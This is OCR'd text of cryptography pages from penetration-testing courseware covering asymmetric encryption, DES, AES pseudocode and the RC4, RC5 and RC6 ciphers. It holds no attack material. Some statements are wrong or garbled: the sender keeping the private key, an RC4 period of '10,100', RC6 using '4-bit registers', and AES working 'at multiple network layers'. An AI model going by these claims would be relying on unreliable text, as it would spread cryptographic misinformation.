


Figure A.148: Block Diagram of Symmetric Encryption

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Asymmetric Encryption

Asymmetric encryption, unlike symmetric encryption, uses two separate keys to carry out encryption and decryption; one key, called the public key, for encrypting messages, and the second key, called the private key for decrypting messages. The public key is publicly available, but the sender keeps the private key a secret. It is also called public key encryption and is used to encrypt small amounts of data.

Asymmetric encryption uses the following sequence to send a message:

1. An individual finds the public key of the person they want to contact in a public key directory.
2. This public key is used to encrypt a message that is then sent to the intended recipient.
3. The receiver uses his/her private key to decrypt the message and read it.

No one but the holder of the private key can decrypt a message composed with the corresponding public key. This increases the security of the information because all communications involve only public keys; the message sender never transmits or shares the private keys. The sender must link the public keys with the usernames in a secured method to ensure that unauthorized individuals claiming to be the intended recipient do not intercept information. To meet the need for authentication, one can use digital signatures.

- **Advantages:**
  - More secure than symmetric encryption.
  - No need to distribute the keys.


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Disadvantages:**
  - It takes a longer time than symmetric encryption as it involves various combinations of the secret keys and the public keys.
  - Because various complex algorithms are involved in asymmetric encryption, it also increases the time taken for encryption and decryption.



Figure A.149: Block Diagram of Asymmetric Encryption

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Encryption Algorithms: Data Encryption Standard (DES)

DES is a standard for data encryption that uses a secret key for both encryption and decryption (symmetric cryptosystem). DES uses a 64-bit secret key of which 56 bits are generated randomly and other 8 bits help in error detection. It uses the Data Encryption Algorithm (DEA), a secret key block-cipher employing a 56-bit key operating on 64-bit blocks. DES is the archetypal block cipher — an algorithm that takes a fixed-length string of plaintext bits and transforms it into a ciphertext bitstring of the same length. DES's design allows users to implement it in hardware and use for single-user encryption, such as to store files on a hard disk in encrypted form.

DES provides 72 quadrillion or more possible encryption keys and choses a random key for encryption of each message. Due to the inherent weakness of DES with today's technologies, some organizations repeat the process three times (3DES) for added strength until they can afford to update their equipment to AES capabilities.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Encryption Algorithms: Advanced Encryption Standard (AES)

The Advanced Encryption Standard (AES) is a National Institute of Standards and Technology (NIST) specification for the encryption of electronic data. It also helps to encrypt digital information such as telecommunications, financial, and government data. US government agencies have been using it to secure sensitive but unclassified material.

AES consists of a symmetric-key algorithm: both encryption and decryption are performed using the same key. It is an iterated block cipher that works by repeating the defined steps multiple times. It has a 128-bit block size, with key sizes of 128, 192, and 256 bits, respectively, for AES-128, AES-192, and AES-256. The design of AES makes its use efficient in both software and hardware. It works simultaneously at multiple network layers.

AES Pseudocode


Initially, the system copies the cipher input into the internal state and then adds an initial round key. The system transforms the state by iterating a round function in a number of cycles. Depending on the block size and key length, the number of cycles may vary. After completing rounding, the system copies the final state into the cipher output.

```
Cipher (byte in [4*Nb], byte out [4*Nb], word w[Nb*(Nr+1)])
begin
  byte state[4, Nb]
  state = in
  AddRoundKey (state, w)
    for round = 1 step 1 to Nr-1
       SubBytes(state)
```


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
        ShiftRows(state)
        MixColumns(state)
        AddRoundKey(state, w+round*Nb)
    end for
  SubBytes(state)
  ShiftRows(state)
  AddRoundKey(state, w+Nr*Nb)
  out = state
end
```


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Encryption Algorithms: RC4, RC5, RC6 Algorithms

Discussed below are symmetric encryption algorithms developed by RSA Security:

- **RC4**

  RC4 is a variable key-size symmetric-key stream cipher with byte-oriented operations that depends on the use of a random permutation. According to some analyses, the period of the cipher is likely to be greater than 10,100. Each output byte uses eight to sixteen system operations, meaning the cipher has the ability to run fast when used in software. Products like RSA SecurPC use this algorithm for file encryption. RC4 enables safe communications such as traffic encryption (which secures Web sites) and for Web sites that use the SSL protocol.

- **RC5**

  RC5 is a fast symmetric-key block cipher designed by Ronald Rivest for RSA Data Security (now RSA security). The algorithm is a parameterized algorithm with a variable block size, variable key size, and a variable number of rounds. The block sizes can be 32, 64, or 128 bits. The range of the rounds can vary from 0 to 255, and the size of the key can vary from 0 to 2,040 bits. This built in variability can offer flexibility at all levels of security. Routines used in RC5 are key expansion, encryption, and decryption.

  In the key expansion routine, the secret key that a user provides is expanded to fill the key table (the size of which depends on the number of rounds). The RC5 uses key table for both encryption and decryption. The encryption routine has three fundamental operations: integer addition, bitwise XOR, and variable rotation. The intense use of data-dependent rotation, plus the combination of different operations, makes RC5 a secure encryption algorithm.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **RC6**

  RC6 is a symmetric key block cipher derived from RC5. It is a parameterized algorithm with a variable block size, key size, and number of rounds. Two features that differentiate the RC6 algorithm from RC5 are integer multiplication (which is used to increase the diffusion achieved in fewer rounds and increased speed of the cipher), and the use of four 4-bit working registers rather than two 2-bit registers. The RC6 algorithm uses Four 4-bit registers in place of the two 2-bit registers because the block size of the AES is 128 bits.


